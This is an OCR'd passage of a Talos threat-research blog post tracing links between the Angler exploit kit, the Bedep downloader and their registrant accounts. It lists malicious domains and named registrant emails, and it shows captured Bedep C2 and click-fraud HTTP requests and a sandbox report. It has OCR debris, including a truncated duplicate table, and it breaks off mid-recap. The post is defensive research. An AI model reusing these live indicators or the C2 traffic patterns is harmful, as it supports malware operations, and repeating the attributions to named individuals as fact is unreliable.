
Bedep Lurking in Angler's Shadows

blog.talosintelligence.com/bedep-actor/

Alexander Chiu

February 9, 2016



omain	Registered	First Seen	Last Se
ohtreedasol.in	1/15/15	1/15/15	1/15/15
dbvgzt3440s834.in	1/19/15	1/20/15	1/20/15
k48hsdkoalei.in	1/19/15	1/20/15	1/20/15
k38loapnt84.in	1/19/15	1/20/15	1/20/15
dolazot54moosa.in	1/20/15	1/21/15	1/21/15

By Alexander Chiu

Tuesday, February 9, 2016 16:02


This post is authored by Nick Biasini.

In October 2015, Talos released our detailed investigation of the Angler Exploit Kit which outlined the infrastructure and monetary impact of an exploit kit campaign delivering ransomware. During the investigation we found that two thirds of Angler's payloads were some variation of ransomware and noted one of the other major payloads was Bedep. Bedep is a malware downloader that is exclusive to Angler. This post will discuss the Bedep side of Angler and draw some pretty clear connections between Angler and Bedep.

Adversaries continue to evolve and have become increasingly good at hiding the connections to the nefarious activities in which they are involved. As security researchers we are always looking for the bread crumbs that can link these threats together to try and identify the connections and groups that operate. This is one of those instances were a couple of crumbs came together and formed some unexpected connections. By tying together a couple of registrant accounts, email addresses, and domain activity Talos was able to track down a group that has connections to threats on multiple fronts including: exploit kits, trojans, email worms, and click fraud. These activities all have monetary value, but are difficult to quantify unlike a ransomware payload with a specific cost to decrypt.

Back in the 0-Day

Let's start a little more than a year ago with the Angler Flash 0-day (CVE-2015-0310). It's not the 0-day that's of interest. Instead, it's the group that was hosting it. This was around the time when Angler began distribution via Domain Shadowing, accounting for the majority of domain activity hosting Angler. Domain Shadowing is the process of leveraging hacked registrant accounts to host malicious activity under subdomains. It started with Angler and has propagated through most exploit kits. What was interesting about the Flash 0-day was that it initially wasn't being hosted using shadowed domains. Instead, it was using registered domains. A sample of the domains being used can be found below.



Domain	Registered	First Seen	Last Seen
boohtreedasol.in	1/15/15	1/15/15	1/15/15
asdbvgzt3440s834.in	1/19/15	1/20/15	1/20/15
jaik48hsdkoalei.in	1/19/15	1/20/15	1/20/15
ask38loapnt84.in	1/19/15	1/20/15	1/20/15
bidolazot54moosa.in	1/20/15	1/21/15	1/21/15

During the investigation, we began looking deeper at these domains and found that they were all registered under a single email address: yingw90@yahoo.com. At this point Talos was already blocklisting the domains associated with this registrant account and began tracking it accordingly.

Angler Research


Let's fast forward to the months leading up to our report published in October 2015. Talos gathered landing page URLs as well as URLs associated with the rest of the Angler infection chain. We looked at additional ways to group and slice the data specifically associated with landing pages. While inspecting the length of the parameters we found something interesting. For 90% of the landing pages, we

found the parameters were less than 50 characters in length. The payloads associated with this 90% varied quite considerably, but was predominantly ransomware.

We found a group of ~10% that had a parameter around 100 characters. That was a significant deviation from what would be considered "normal" parameter length. We began then looking at the payloads and found that every instance we traced that had a parameter of greater than 100, was delivering Bedep. There are some interesting implications here. Is it possible that the instance or instances delivering Bedep are different from the instances delivering additional payloads?

This became an even stronger possibility when we started finding double Angler infections. It started with users being compromised by Angler and getting an initial payload of Bedep. This was followed up with, command and control or C2 communication and a download of click fraud software. This is normal behavior for Bedep. However there was an additional step. At some point after the infection we began seeing users being directed to other Angler instances. These systems were delivering other payloads, most commonly ransomware variants. These seemed to point further to the Angler instances delivering Bedep are different from those delivering other payloads. Why would one Angler user direct their compromised users to other Angler instances?

We've mentioned multiple times the Bedep C2 communication, the next section will focus on Bedep. Below are some samples of the domains we started to encounter.




Domain
brxzvpwlevufbyrh.com
exipununhmgea.com
nrstutrxwvwvsibed.com
qmhfvysoenmivkofz.com
vsyltngtaohyuot9.com

Bedep

This is obviously using a domain generating algorithm, or DGA. It's been documented that Bedep makes use of the exchange rates being hosted by the European Central Bank, as one of the seeds for the DGA, which is an indicator of Bedep infection. If investigating a potential Angler infection and a GET request to www.ecb.europa.eu

is observed there is a high probability the sytem was compromised with Bedep. We had a large list of DGA based domains and found our first interesting connection.




WHOIS RECORD DATA

Registrar Name: DomainContext, Inc. IANAID: 1111

Created: January 26, 2016 NEW | Updated: January 26, 2016 | Expires: January 26, 2017

Email Address	Associated Domains	Email Type	Last Observed
yingw90@yahoo.com	Greater than 500 Total - at least 497 malicious	Administrative, Registrant, Technical	Current

The majority of the C2 domains were registered to the same registrant. This registrant also held all of the domains that were first seen hosting the Flash 0-day. There is a basic pattern for Bedep C2: the DGA domains for that particular day are registered, they are active while users connect to them, and then go dark. We profiled these sites and found that they use the same "stock" webpage. A sample of the web page is shown below:




Gifts Flowers Books Toys	**Travel** Hotels Airfare Car Rental	**Insurance** Auto Insurance Health Insurance Life Insurance
Finance Investing Debt Consolidation Credit Cards	**Cars** Cars for Sale Auto Leases Auto Parts	**Business** Home Business Businesses for Sale Incorporate
Real Estate Home Loans Homes for Sale Land for Sale	**Entertainment** Music Tickets TV	**Internet** High Speed Internet Internet Security Parental Control
Health & Beauty Weight Loss Vitamins Hair Loss	**Education** Online Education Student Loans Study Abroad	**Legal** Find an Attorney Personal Injury Business Formation

This is a unique "stock" webpage with an image of pills in the header and a section of links in the body. In general these links do not go anywhere redirecting back to this main page.

Rabbit Hole Referers

The analysis continued with a focus on the referer data with a couple of interesting discoveries. They have been labeled as "rabbit hole referers" because they led us down a rabbit hole of domains, IPs, and compromise. This lead us to the threat actor(s) responsible for a significant amount of Angler activity and a close link to the Bedep downloader.

First, Talos noticed a set of referers that were using a group of domains that resembled news4newsXXXX.com where XXXX is some variant of year (i.e. 14, 15, 2014, 2015). Leveraging OpenDNS, Talos found that a single registrant account was responsible for all these domains. One interesting thing to note is the use of BizCN registrar. There has been information around various other exploit kits using BizCN registered domains as a gate. This could be yet another exploit kit making use of the same type of service.


DETAILS FOR NEWS4NEWS15.COM

This domain is currently in the OpenDNS Security Labs block list

Classifier prediction: suspicious OpenDNS Security Graph Score: -70


WHOIS RECORD DATA

Registrar Name: BIZCN.COM, INC. **IANAID:** 471

Created: January 27, 2015	**Updated:** January 27, 2015	**Expires:** January 27, 2016

Email Address	Associated Domains	Email Type
vigian@gmx.com	11 Total - 1 malicious	Administrative, Registrant, Technical

Talos viewed these web pages and they appear to be a normal news site, a sample of which is shown below.




However, whenever Angler redirection was found, there were a couple of interesting features. First, the syntax used was similar to the following:

news4news14[.]com/?source=7-381898&campaign_id=2849

This syntax indicates it may be part of a malvertising campaign based on the campaign_id variable. However, browsing to something as simple as 'news4news14.com/?q=junk', the user was directed to an Angler URL with no malicious data served. The second interesting feature relates to the sites that referred to news4newsXXX.com. There were a large number of referers that appeared to be using some sort of search function to direct users. However, Talos was not able to find any legitimate traffic to these domains. It appeared to be exclusively used as a referrer. Talos dove deeper on two of these referrers in particular:

dinorinwass[.]com/search.php
wittalparuserigh[.]com

Again, leveraging OpenDNS, Talos was able to identify more information regarding the first domain.



DETAILS FOR DINORINWASS.COM

This domain is currently in the OpenDNS Security Labs block list

This domain has a suspicious RIP score

Classifier prediction: suspicious   OpenDNS Security Graph Score: [illegible]


WHOIS RECORD DATA

Registrar Name: DOMAINCONTEXT, INC.   IANAID: 1111


Created: June 10, 2015   Updated: June 10, 2015   Expires: June 10, 2016

Email Address	Associated Domains	Email Type
potrafamin44as@gmail.com	56 Total - 54 malicious	Administrative, Registrant, Technical

The registrant email address potrafamin44as@gmail.com was then used to gather information from DomainTools. This led Talos to a name of 'David Bowers' that had a significant amount of domains registered to them, as well as, a list of other domains that OpenDNS had categorized as malicious from potrafamin44as@gmail.com. We were also able to pull a screen capture of the default webpage for this site. The results are familiar, but not identical to the other sites. This site makes use of notes in the top left of the header as opposed to the pills present in the other examples.




Research into some of these domains turned up some interesting results. Talos found that this particular registrant account was also tied to domains associated with other threats including Bedep, Kazy, Symmi, and Chir mail worm. The registrant held domains that are closely related to those Trojans. As far as its relation to Bedep, we found DGA domains registered to this registrant, as well as domains hosting click-fraud ads. Below are samples of the requests to the DGA as well as a GET request for one of the ads.



```
POST /include/blog_functions_online.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022)
Host: dmlilzgjxocrahlxjf.com
Content-Length: 263
Connection: Keep-Alive

wmeso=kP1ko8iuj3KYMEVV&wmo0=YLrNY3MGSM32W0Mi&k=zGuJ4JNydyB8S1eb&gegqksi=Xb8a+foe7c3CPxU2EwNwNWP
+zvjKVBK&eigssk=onawwNkQruFDDH9B9DL3vfeE2itKDyef&ekiyg=aI35LSHIBj62Vd5m5B9zxTwxeVBn&kug=5vzplqqCA9qbEmgEcj9Atm6J8i
fDewRQNkNI&c=AjvqutnQUVGGL46QjHynD6RH3wkVr0+PpI/Fjg==HTTP/1.1 200 OK
```


Sample Bedep DGA



```
GET /ads.php?sid=1930 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022)
Host: gregsomebore.com
Connection: Keep-Alive
```

Sample Click Fraud Ad

The name 'David Bowers' became increasingly important when looking through the domains associated with yingw90@yahoo.com. It turns out that the same name and address are being used for a portion of domains associated with yingw90@yahoo.com.




Whois Record for AKjNiasHdFngFaSdDgfDh.com


— Whois & Quick Stats

Risk Score	100
Email	tld-abuse@domaincontext.com is associated with ~31,908 domains yingw90@yahoo.com is associated with ~2,158 domains
Registrant Org	David Bowers is associated with ~1,583 other domains

The other referer that kept showing up repeatedly was wittalparuserigh[.]com. The interesting part was that we could find numerous instances where that site was a referer to one of the news4news sites, but we could not find a single instance of a user browsing to that page or any subpage directly. At this point, we were curious about the actual redirecting web page contents, so we went to the URL and found:



That image should look familiar. It is an exact copy of the all the webpages that were found on the sites running the C2 for Bedep. The data pointed to a connection to yingw90@yahoo.com. The next step was to start investigating wittalparuserigh[.]com.



Whois Record for WittaLpArusErigh.com


— Whois & Quick Stats

Risk Score	93.84
Email	tld-abuse@domaincontext.com is associated with ~31,908 domains john.bruggink@yahoo.co.uk is associated with ~97 domains
Registrant Org	Bruggink John is associated with ~98 other domains

However, as shown above, we did not find any reference to yingw90@yahoo.com. Instead we found a different email address associated with the domain. Next we looked at what additional domains were registered with this email address. This user had a interesting mix of websites including normal looking domains, DGA-like domains, and adult websites. It's hard to imagine this user could be linked to Angler using the same default web page as the Bedep C2 sites and not have some connection.

- s8f40ocjv.com
- snappish85b.com
- svi5z341a.com
- szaf3dk90.com
- timmyporn.com
- unrenorebrat.com
- velar30carbone.com
- violentfetish.com
- vv0o6vo4a9z.com
- vv8hi8olsb4.com
- wittalparuserigh.com

Taking these domains and running a quick search in ThreatGrid found matches for some of the domains. Additional analysis shows that this account's domains are tied to multiple different threats, such as a Necurs Variant, Kazy, and Lurk.


Tags
tag
snort-alert
snort-sid-1-31299
snort-sid-1-31299: MALWARE-CNC Win.Trojan.Necurs variant outbound detection
Warnings
Executable Failed Integrity Check

Behavioral Indicators

File Name of Executable on Disk Does Not Match Original File Name

Outbound HTTP GET Request

Outbound HTTP GET to a remote server was detected. This is not inherently suspicious but malware will often use Gets in order to check in to the Command and Control servers upon infection or to download or exfiltrate data. Please view the 'HTTP' section under 'Network Analysis' for the associated traffic/communications. Additionally, the provided network PCAP will provide more details on the traffic stream.


Categories exfiltration, fingerprinting
Tags network, http, get

URL	Method	Network Stream
http://link40wraith.com:80/index.php?hl=us&amp;source=hp&amp;q=43999&amp;aq=f&amp;aqi=&amp;aql=&amp;oq=	GET	Stream 5

Recap

Let's pause for a minute and recap all that has been discussed to this point. It started a year ago with the Adobe Flash 0-Day that was incorporated into Angler (CVE-2015-0310). The infrastructure used to deliver the Flash 0-day exploit led Talos to a series of domains


that were not shadowed and registered to a single email address (yingw90@yahoo.com). Talos then started investigating these various leads and ended up with a group of three email addresses:



